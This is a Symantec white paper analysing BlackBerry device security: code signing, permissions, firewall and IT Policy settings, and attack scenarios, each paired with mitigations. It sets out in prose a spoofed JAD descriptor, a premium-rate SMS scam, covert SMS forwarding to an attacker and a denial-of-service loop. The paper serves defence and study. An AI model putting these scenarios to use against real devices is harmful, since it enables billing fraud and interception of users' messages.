WHITE PAPER: SYMANTEC SECURITY RESPONSE

Attack Surface Analysis of BlackBerry Devices

James O’Connor
Symantec Security Response, Ireland

Attack Surface Analysis of BlackBerry Devices

Contents

Introduction

The BlackBerry device and supporting platform are developed by Research In Motion (RIM), a Canadian software and hardware company based in Waterloo, Ontario. One of the BlackBerry's main selling points is that it provides an integrated wireless messaging system, providing push email access over cellular wireless networks throughout the world. Another major factor in the BlackBerry's popularity is its comprehensive and systematic approach to security. BlackBerry devices are versatile, and can be used for a range of functions including telephony, SMS, email, and Web browsing amongst other things.

BlackBerry users can generally be divided into two camps: consumers who bought and own their BlackBerry, and enterprise end-users who are given the use of a BlackBerry by their employers. Consumer devices are generally configured to use BlackBerry Internet Service (BIS), while enterprise devices are generally configured to use BlackBerry Enterprise Server (BES). In a BIS environment, the end-user is generally responsible for the appropriate configuration of security measures. In a BES environment, the end-user has a certain amount of control, but security is usually enforced by the enterprise, via the use of an IT Policy and Application Controls. More comprehensive controls are available in a BES deployment than in a BIS deployment, and the default configuration of an enterprise device is generally more constrained than the equivalent consumer deployment of that device (for example, the firewall is enabled by default). See the Mitigation section for more details.

While the BlackBerry solution has a comprehensive inbuilt security framework at both device and server level it is still susceptible to a number of potential attacks. These attacks vary in the degree to which the user is involved but include, the device being backdoored, allowing confidential data to be exported from the device and the device being used as a proxy for attackers[8]. Some of these attacks require applications to be digitally signed thus limiting their likelihood, while others can be conducted by unsigned code. However none of the attacks are purely autonomous with all requiring the user to be convinced to perform a number of actions in order to be successful. Also, the viability of such attacks depends largely on the configuration of existing controls on the BlackBerry device: i.e. Firewall, Application Control and IT Policy setup. Using these available security mechanisms greatly reduces the risks associated with the attacks outlined herein.

This document will present an attack surface analysis of the BlackBerry device; this analysis will include a high-level review of architecture and related application attack scenarios. This research will distinguish what can be done with signed versus unsigned code throughout the document. All observations are based on a default retail configuration unless otherwise stated.

This research is based on a retail BlackBerry Pearl 8100 from network operator O2 Ireland[15,16], with version 4.2 of the BlackBerry Software and BIS, but should be applicable to most modern BlackBerry models. Note that BlackBerry devices can be customised by network operators and vendors before they are sold to users. These changes are usually just cosmetic, but can include modification of MIDP permissions. This customization may result in behavior different to that outlined in this document.

This document touches on the role of backend BlackBerry Enterprise Server (BES) and BlackBerry Internet Service (BIS) solutions, but does not go into detail about their deployment. This document also doesn't discuss vulnerabilities in the BlackBerry device due to hardware, operating system or firmware bugs.

Architecture Overview

Operating System

While the BlackBerry utilizes a proprietary operating system, its third-party application framework is based entirely on Java. The BlackBerry implements J2ME (MIDP2)[6] and CLDC[7], as well as a number of RIM specific APIs[5]. Third party applications must be written in Java and can make use of RIM's custom classes in order to obtain access to enhanced functionality. By default, unsigned applications have very limited access to this enhance functionality. Applications must be signed by RIM in order to perform actions which are deemed sensitive such as enumerating the Personal Information Manager or reading emails. Even signed applications may require user permission to carry out sensitive actions such as initiating phone calls.

Applications targeted for BlackBerry devices are written in Java and then compiled into proprietary .cod files. The java byte code is "pre-verified" as valid on the PC side (in accordance with J2ME standards) before being compiled into a .cod file. It can then be transmitted to the BlackBerry for execution.

Pre-verification means that the class files are subjected to certain security checks, and then annotated to show that these checks have been carried out[10]. When the JVM on the BlackBerry loads the class, it can read this annotation, and hence perform its own verification and security checks much faster. Changes to these annotations after pre-verification can be detected at runtime and the JVM runtime verifier will reject the affected class files before they are executed[21].

Code Signing

As previously mentioned, in order for an application to get full access to the API's, the application must be signed by RIM. In order to obtain signatures for their applications, developers must first fill out an online form and pay a 100 USD fee to receive a developer key. RIM provides a signing tool that sends the SHA1 hash of the application to RIM. Once this hash is received by RIM they will in turn generate a signature. This signature is then sent back to the developer and appended to the application.

When the signed .cod is loaded onto the BlackBerry, the Java Virtual Machine (JVM) links the .cod file with the appropriate API libraries and verifies that the application has the required signatures.


If a required signature is missing, the JVM will either refuse to link the application, or calls to the controlled API will fail at run-time with an error message. This can easily be seen by writing an unsigned application that, for example, tries to access the phone API. The application will compile, and can be transferred to the

BlackBerry using the `javaloader` utility, but when the user attempts to execute it, they get an error such as "Error starting X, Module 'X' attempts to access a secure API." (Figure 1).

Modifying Signed Applications

It is interesting to note the behavior of a signed application that has been modified post-compilation. In one test case, a signed application was written which attempted to read incoming SMS messages. As expected, there was no MIDP prompt, and the firewall was turned off, so the program ran without further user interaction. When this signed application was modified with a hex editor, by changing the static string "JOC" to "f00", the application ran, but presented the user with the standard MIDP prompt regarding network access. The bytecode may be valid syntactically, but the signature is no longer valid. In this scenario it appears applications run with the equivalent permissions of unsigned applications (e.g. it would fail with an error similar to Figure 1 if the application tried to access an API that requires signing such as the phone API).

Note that at no stage was the user informed that a signature was present, but that it did not match the file to which it was applied (and hence that the file was either corrupted or maliciously modified.)



Error starting BlackTicks: Module 'BlackTicks' attempts to access a secure API.

Figure 1: Unsigned application attempting to access a controlled API

Malicious Code Signing

While code signing provides a potential hurdle for malicious code writers, signatures can still be obtained with relative ease and anonymity. Code-signing keys can be obtained anonymously via the use of prepaid credit-cards and false details. Pre-paid credit cards can be bought and charged locally with cash without the requirement of presenting I.D.[8] This makes it potentially impossible to determine the creator of a signed malicious application, and as a result track the perpetrator.

RIM has the ability to revoke signing keys. That is, disabling them and preventing their use to sign any further code. However code that has already been signed by such keys cannot be revoked, although it can still be blocked by IT Policy / Application Control on BES deployments. This is in contrast with a Certificate Revocation List system for example, which allows a Certificate Signing Authority to retroactively revoke a Signing Certificate on a global scale.

Bearing these facts in mind, it is vital that third party software vendors who develop applications for the BlackBerry ensure the security of their own infrastructure. Symantec recommends that hosts which are used to sign applications are tightly monitored and only used for signing purposes and not general tasks. These hosts should also be protected with up-to-date antivirus, personal firewall and if possible host intrusion prevention. By taking these steps vendors can lower the risk that their signing keys will be stolen by a malicious third party. (See RIM's BlackBerry Signature Tool Developer Guide[24] for more recommendations.)

It's worth mentioning that the signing keys are encrypted on the host by default, and the user must enter a password in order to decrypt the keys and initiate the code signing process. Offline brute force cracking of this key is not possible, because the only way to know if the key has been decrypted correctly is to initiate code signing with RIM across the network and to wait and see if it has been successful. The code signing process is monitored by RIM for anomalies such as a significant number of failed signing attempts[17], so attempts to crack the password online would be noticed. However, if the signing host was sufficiently compromised, other methods such as keystroke logging spyware could be used to obtain the password.

Mitigation Strategies

As mentioned previously, consumer devices are generally configured to use BlackBerry Internet Service (BIS), while enterprise devices are generally configured to use BlackBerry Enterprise Server (BES). Outlined below are the general settings and options that can be used to secure a BlackBerry device in either configuration. Each of the attacks in this document is additionally accompanied by a section describing how to mitigate that attack using the settings described below.

For more information see "Protecting the BlackBerry device platform against malware"[9] and "BlackBerry Application Control"[20] from RIM. See "Placing the BlackBerry Enterprise Server in a segmented network"[12] for information on using a DMZ configuration to further lower the risk posed by a potential compromise.

Note that Symantec does not recommend applying any of the mitigations strategies described in this document unless the scope and impact of those changes have been thoroughly explored and understood. Individual deployments vary widely in their configuration and requirements, and the settings described herein may not be suitable for certain deployments. This information is a guideline only.

BIS Deployment

Application Permissions

Default permissions or permissions for specific applications can be set on the BlackBerry by going to the following menu:

> Options > Security Options > Application Permissions

The user is then presented with a list of installed applications as in Figure 2. By pressing the menu key (Figure 3), the user can then edit the permissions for a chosen application, or change the default permissions for all third-party applications. Permissions can be set for three broad areas: "Connections" "Interactions" and "User Data". These can be set to "Allow" or "Deny". Alternatively they can be set to "Custom", in which case more granular permissions are set for individual areas, as described in the table below and Figure 4 and Figure 5.

Permission	**Default Value (BIS)**	**Allowable values**
Connections	**Custom**	**Allow, Custom, Deny**
USB	Allow	Allow, Deny
Bluetooth	Allow	Allow, Deny
Phone	Prompt	Allow, Prompt, Deny
Location (GPS)	Allow	Allow, Prompt, Deny
Carrier Internet	Prompt	Allow, Prompt, Deny
Interactions	**Custom**	**Allow, Custom, Deny**
Interprocess Communication	Allow	Allow, Deny
Module Management	Allow	Allow, Deny
Keystroke Injection	Deny	Allow, Deny
Browser Filters	Deny	Allow, Deny
Theme Data	Allow	Allow, Deny
User Data	**Allow**	**Allow, Custom, Deny**
Email	Allow	Allow, Deny
PIM	Allow	Allow, Deny
Files	Allow	Allow, Deny
Key Store	Allow	Allow, Deny
Key Store Medium Security	Allow	Allow, Deny

Source: Manual inspection of the BlackBerry device.




Figure 2: Application Permissions






Figure 3: Permissions Menu Options



Permissions: DoLittle
⊖Connections Custom
USB Allow
Bluetooth Allow
Phone Prompt
Location (GPS) Allow
Carrier Internet Prompt
⊖Interactions Custom
Interprocess Communication
Allow
Module Management Allow
Keystroke Injection Deny
Browser Filters Deny
Theme Data Allow

Figure 4: Permission Options Top



Permissions: DoLittle
⊖Interactions Custom
Interprocess Communication
Allow
Module Management Allow
Keystroke Injection Deny
Browser Filters Deny
Theme Data Allow
⊖User Data Allow
Email Allow
PIM Allow
Files Allow
Key Store Allow
Key Store Medium Security Allow

Figure 5: Permission Options Bottom

Device Firewall


Firewall options can be set on the BlackBerry by going to the following menu:

Options > Security Options > Firewall

The user is then presented with the options outlined in Figure 6. On a BIS deployment, the Firewall is disabled by default. However, if the Firewall is set to "Enabled", the user will subsequently be prompted before network connections are allowed, as in Figure 5 and Figure 8. The user also has the option of blocking incoming messages, be they SMS, MMS, PIN, or BlackBerry Internet Service (Email). Again see Figure 6.

BES Deployment

The policy options of the BES are far too numerous to go through in detail in this document. For a comprehensive listing see The BlackBerry Enterprise Server Policy Reference Guide[22]. The policies most relevant to mitigating malware are described below. The BES provides IT Policy rules and Application Control rules which can be pushed onto any BlackBerry under its control. Additionally, the end-user still has access to the Application Permissions and Firewall settings on the device itself. IT Policy rules take highest precedence, followed by Application Control Policy rules, followed by end-user settings. Note that end-users can only increase restrictions, not lower them, under any circumstances.



Firewall
Status: Disabled
Block Incoming Messages
□ SMS 1 blocked
□ MMS 0 blocked
□ PIN 0 blocked
□ BlackBerry Internet Service 0 blocked

Figure 6: Firewall Options

IT Policy

Policy Rule	Description	Default Value
Disallow Third Party Application Download	Determines if the BlackBerry can download 3rd party applications. This does not affect already installed applications. Cannot be used to block specific applications from being downloaded; it's all or nothing.	False
Allow External Connections	Determines if applications can initiate external connections such as SMS or sockets.	True
Allow Internal Connections	Determines if applications can initiate internal connections, using MDS for example.	True
Allow Third-Party Apps to Use Serial Port	Determines if 3rd party applications can use the serial or USB ports on the BlackBerry device.	True
Disable USB Mass Storage	Stipulate whether or not the BlackBerry device can act as an external Mass Storage Device when connected to a host PC.	False

Source: Protecting the BlackBerry device platform against malware.[9]

Application Control Policy

Policy Rule	Description	Default Value
Internal Domains	List of internal domain names that an application can connect to.	Null/Not Set
External Domains	List of external domain names that an application can connect to.	Null/Not Set
Browser Filter Domains	List of domains that an application can trigger browser filters on.	Null/Not Set
Disposition	Stipulate whether the application is optional, required, or not allowed. Required applications are automatically downloaded, "not allowed" apps are prevented from being downloaded.	Optional
Interprocess Communication	Stipulate whether or not the application can access interprocess communication. You can use this to prevent two or more applications from sharing data or connection permissions.	Allowed
Internal Network Connections	Stipulate application's permission to create internal corporate network connections. Using this rule you can allow, prompt user, or deny internal connections through the BlackBerry device firewall.	Prompt User
External Network Connections	Stipulate application's permission to create external network connections. Using this rule you can allow, prompt user, or deny external connections through the BlackBerry device firewall.	Prompt User

Application Control Policy (continued)

Policy Rule	Description	Default Value
Local Connections	Stipulate whether or not the application can make local network connections (for example, using USB or serial port).	Allowed
Phone Access	Stipulate whether or not the application can initiate phone calls and access phone logs on the BlackBerry device. Using this rule you can allow, prompt user, or deny application initiated phone calls.	Prompt User
Message Access	Stipulate whether or not an application can send and receive messages using the email API.	Allowed
PIM Data Access	Stipulate whether or not an application can access the BlackBerry device PIM (Personal Information Manager) APIs.	Allowed
Browser Filters	Stipulate whether or not the application can access browser filter APIs to register a browser filter. This API allows third-party applications to apply custom browser filters to Web page content on the BlackBerry device.	Not Permitted
Event Injection	Stipulate whether or not the application can inject input events, and simulate input such as key presses on the BlackBerry device.	Not Permitted
Bluetooth Serial Profile	Stipulate whether or not the application can access the Bluetooth Serial Port Profile API.	Allowed
BlackBerry Device Keystore	Stipulate whether or not the application can access the BlackBerry key store APIs.	Allowed
BlackBerry Device Keystore Medium Security	Stipulate whether or not the application can access key store items at the medium (default) security level.	Allowed
Device GPS	Stipulate whether or not the application can access the Global Positioning System (GPS) API. Using this rule you can allow, prompt user, or deny access to the GPS API.	Prompt User
Theme Data	Stipulate whether or not the BlackBerry device can use custom theme applications created using the Plazmic CDK.	Allowed
User Authenticator API	Stipulate whether or not an application can access the user authenticator framework API. This API allows the installation of drivers which provide two-factor authentication to unlock the BlackBerry device.	Allowed

Source: Protecting the BlackBerry device platform against malware.[9]

Application Permissions

See the section titled "BIS Deployment" for information on how to setup Application Permissions on the BlackBerry device. Note that it is not possible to reduce any constraints imposed by an IT/Application Control Policy using the Application Permissions settings on the device.

Device Firewall

See the section titled "BIS Deployment" for information on how to setup the Device Firewall on the BlackBerry device. Note that it is not possible to reduce any constraints imposed by an IT/Application Control Policy using the Firewall settings on the device.

Attack Surface Analysis

Introduction

The following section describes each of the areas analyzed by Symantec, observations made and attack surfaces which exist. The attacks outlined fall into a number of distinct high-level categories, these are:

- **Spoofing:** A situation where there exists the opportunity to spoof information upon which the user will make a decision which may impact the security of the device.
- **Data Interception or Access:** A situation where data can be intercepted or accessed by malicious code that is on the device.
- **Data Theft:** A situation where data can be sent out of the device by malicious code which is on the device.
- **Backdoor:** A situation where malicious code that is resident on the device is able to offer functionality which would allow an attacker to gain access at will.
- **Service Abuse:** A situation where malicious code that is resident on the device is able to perform actions which will cause the user higher that expected service provider costs.
- **Availability:** A situation where malicious code that is resident on the device is able to impact the availability or integrity of either the device or the data held upon it.
- **Network Access:** A situation where malicious code that is resident on the device is able to use the device for one or more unauthorised network activities. This may include port scanning or alternatively using the device as a proxy for network communications.
- **Wormable:** A technology which can be utilised by malicious code on the device to further help in its propagation in a semi-autonomous fashion.

The following table shows for each of the areas analysed their susceptibility to these attacks, and how they may be mitigated.


Sub-System	Spoofing	Data Interception /Access	Data Theft	Backdoor	Service Abuse	Availability	Network Access	Wormable
JAD Files	AI							
File System		AO						
SMS		FAI		FAI	FAI			FAI
Bluetooth			FAIO	FAIO				
Email		FAI		FAI				FAI
PIM			A			A		
TCP/IP				FAI			FAI	
HTTP			FAI	FAI			FAI	
Telephony		A	A		A			

Legend:
F: Firewall **A:** Application Control/Permissions **I:** IT Policy **O:** Other Device Settings

All but one of the attacks (JAD Spoofing) outlined in this section require malicious code to be present on the device. The only way for malicious code to get onto the device is through user interaction. User interaction is also required in order to authorise the malicious code to perform sensitive actions. These facts highlight the need for user education around safe computing practises when using all forms of computing including mobile devices.

JAD Files

JADs (Java Application Descriptors) are plain text files that describe the attributes of a java application, such as its vendor, description, and size. A .jad file also provides the URL where the application can be downloaded, and for this reason it is used as a standard way to provide Over The Air (OTA) installation of java applications on J2ME mobile devices. When a BlackBerry user opens a .jad file, they are presented with the application details, and can decide whether or not to download and install it. However, by using a specially crafted .jad file, spoofed information can be introduced into the display to make the application appear signed[18] (in the context of MIDP signing[23], not BlackBerry Signing) (Figure 7). Note that the attacker does not have complete control of the display (for example there is a duplicate "Vendor" entry which was necessary to align the text correctly).


vuln.jad

Name: DoLittle
Version: 1.0
Vendor:
Vendor: Widget Co
Version: 2.1
Signed by: Semyntac Limited
Size: 0
Description:
Widget Co DoLittle Application

Figure 7: A .jad file with spoofed information

This problem is not unique to BlackBerry devices, Symantec have previously found a number of JAD parsers on other mobile devices which exhibit similar behavior.[18] Typically however the screen which presents the contents of the .jad file is only one of a number of checks which are performed. When the user then executes the code the signature of the JAR (Java ARchive) in the case of non-BlackBerry devices is still checked and the user warned if not signed. In addition the application will still be constrained by security constraints outlined in the J2ME (MIDP2)[6] and CLDC[7] specifications, and subject to any additional controls imposed using Application Permissions or an IT Policy. A .jad file is generally presented to the user as a hyperlink in an email, SMS or MMS. If a user chooses to open this hyperlink the .jad file is downloaded and the user is presented with a prompt as described above.

Mitigation

You can set the following options to mitigate the attack outlined above. See Mitigation Strategies for more information.

JAD Spoofing

IT Policy	"Disallow Third Party Application Download " = True
Application Controls	"External Domains" = [list of allowed domains] or "External Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny

File System

The BlackBerry Pearl 8100 has seen the addition of a file system API, which older models didn't feature. Instead, these models (and the Pearl 8100) can make use of what is known as "Persistent Storage". This allows applications to save state and user data between runs, but they can't generally access or modify data belonging to the operating system.

Persistent Storage

Two kinds of Persistent Storage are available:

(MIDP) Record Stores

- Platform independent
- Can be used by unsigned applications
- Basic storage: a string of bytes
- Data is only accessible by the application that created it

BlackBerry Persistence Model


- Proprietary
- Application needs to be signed
- Can store any object that implements the `Persistable` interface (plus some native types).
- Data can be shared between applications subject to signing and other access controls. For information on how to protect data from inappropriate use, see the `ControlledAccess` class in the RIM Device Java Library[5] and the BlackBerry JDE Development Guide.[2]

J2ME File System

Newer BlackBerry models (including the Pearl 8100) have traditional file system support, facilitated by the `javax.microedition.io.file` package. Applications can enumerate files and directories on the file system, as well as create, edit, and delete files and directories. Unsigned applications will cause the user to be prompted to allow access to the file system (Figure 8). The file system can have multiple roots. For example, one root for the onboard phone storage, and one for an inserted memory card. Files are addressed using a URL format. For example:

```
file:///SDCard/blackberry/pictures/neo.jpg
```

While .jar or .cod files residing on the J2ME file system can be modified by an application, no typical user scenario exists where a user will then subsequently install that .jar or .cod file from the phone or removable memory card. The existing applications installed on the BlackBerry are not visible at all to this file system and cannot be modified by it. Also note that many BlackBerry applications are signed, and modification of such a signed .cod file will invalidate its signature. Therefore traditional file infector viruses are not feasible for the BlackBerry, short of the discovery of a new vulnerability. Symantec are not aware of any such vulnerability at the time of writing.


Hello World

The application BlackTicks has attempted to open local content. Would you like to allow this?

Figure 8: Unsigned application access to the file system

USB Mass Storage

When the BlackBerry is plugged into a PC via the USB cable, the user is given the option of mounting the device as a USB mass storage drive. Note that the media card must be inserted in order for Mass Storage mode to be enabled, and only the file system of the media card is accessible in any case. If this option is selected, the BlackBerry media card file system appears as another drive on the host PC. Users and applications on the PC can then freely copy files to and from the BlackBerry as easily as any storage drive.

This could result in the BlackBerry accidentally or maliciously being used as a conveyance of malware. For example threats such as W32.Fujacks.AW[14] copy themselves to removable drives automatically. Although they may not pose a risk to the BlackBerry itself, they may infect other computers that the BlackBerry is subsequently connected to.

Mitigation

You can set the following options to mitigate the scenario outlined above. See Mitigation Strategies for more information.

USB Mass Storage Abuse

IT Policy	"Disable USB Mass Storage" = True
Application Controls	
Device Firewall	
Application Permissions	
Other Device Settings	Options > Advanced Options > Media Card: "Mass Storage Mode Support" = Off
	"Auto Enable Mass Storage Mode When Connected" = No

Memory and Processes

Memory within a BlackBerry is automatically allocated when objects and primitives are declared, but since there are no pointers in Java, applications cannot access or manipulate areas of memory directly (besides the store areas described previously).


The signed class `net.rim.device.api.system.ApplicationManager` can be used to start processes and retrieve information on running processes. The information that can be retrieved includes:

- A list of all running applications
- The application that is currently in the foreground
- Whether an application runs on startup or is a system application
- Process ID of running applications

However, applications can not kill other processes or affect the memory of other processes.[2,5] At most, an application could cause a "Denial of Service" (DoS) by creating an infinite loop, with a break condition in the middle that will always be false to bypass compiler verification. When this code is run, the BlackBerry becomes completely unresponsive, and only replacing the application files via USB, or a hard reset of the BlackBerry will make the device usable again. Another interesting side effect is that if an incoming call is received during this DoS, the calling number will not be displayed. However it is still possible to answer the call using the green "pickup" button, and the calling number is displayed after the call has been answered.

Auto start-up and Background processes

Signed applications can start themselves automatically whenever the system is started via compile time settings. The developer simply designates the application as a “System Module” that should “Auto-run on startup” in the project properties (see Figure 9). This also has the effect of not displaying the application in the standard ribbon.



Project type: CLDC Application

Alternate entry point for:

Arguments passed to "static public void main(String args[])":

Ribbon position:

☑ none 0

☑ System module

☑ Auto-run on startup

Startup Tier: 7 (Last; 3rd party apps only)

Figure 9: Project Properties in the Java Development Environment (JDE)

Once an application is started, the application can also set itself to continue running in the background via a documented run-time API (`Application.requestBackground()`). This API can be used by both signed and unsigned applications.

SMS (Short Message Service)


Since the BlackBerry implements the MIDP2[6] standard, sending and receiving SMS messages is very simple, and doesn't require the code to be signed. In a default BIS configuration (with the firewall turned off) the user will receive a standard MIDP prompt the first time the application attempts to send a message, asking if they wish to allow network access. There are no further warnings on subsequent runs of the application. Furthermore, the same warning is used for an application making a HTTP connection or trying to send an SMS. So a user could be easily fooled into sending very expensive premium SMS messages by an application that purports to connect to the Web for legitimate purposes.

Premium Rate Scam

Regular PC users are often targeted by premium rate "dialers", applications which connect the user's modem to a premium rate telephone number, running up large than expected service provider bills in the process. A similar technique could be employed on the BlackBerry, but instead using premium rate SMS numbers. The application would work as follows:

- User downloads and runs an application (e.g. game with "post my high-score online" option).
- If the code is unsigned, the user receives a prompt "Allow Network Access?"
- User agrees (thinking they are posting their high-scores on a Web site)
- The application proceeds to send a premium rate SMS message in the background unbeknownst to the user until they receive their phone bill

Note that if the application is signed, the user will not be prompted. A signed application could simply appear to do nothing when executed, but actually just place itself in the background and begin sending premium rate SMS messages. However if the user has activated the device firewall, they will get a prompt similar to Figure 10. Appropriate Application Permissions would also prevent this attack. Please refer to the Mitigation Strategies section for more information.



The application BlackTicks has requested a sms connection to [redacted]

Don't ask this again for:

□ all sms connections
□ sms connections to [redacted]

Figure 10: Firewall prompt for outgoing SMS message

SMS Interception

Unsigned applications can both send and receive SMS messages. A malicious application could be used to allow third parties to send and receive messages from a compromised BlackBerry.

The application would work as follows:

- User downloads and runs an application (e.g. game with "post my high-score online" option).
- If the code is unsigned, the user receives the prompt "Allow Network Access?"
- User agrees (thinking they are posting their high-scores on a Web site).
- User quits the game, but the application simply sets itself to run silently in the background.
- Application sends a notification SMS to attacker.
- Any incoming SMS messages are forwarded to the attacker.
- The attacker can also send SMS messages via the infected device.

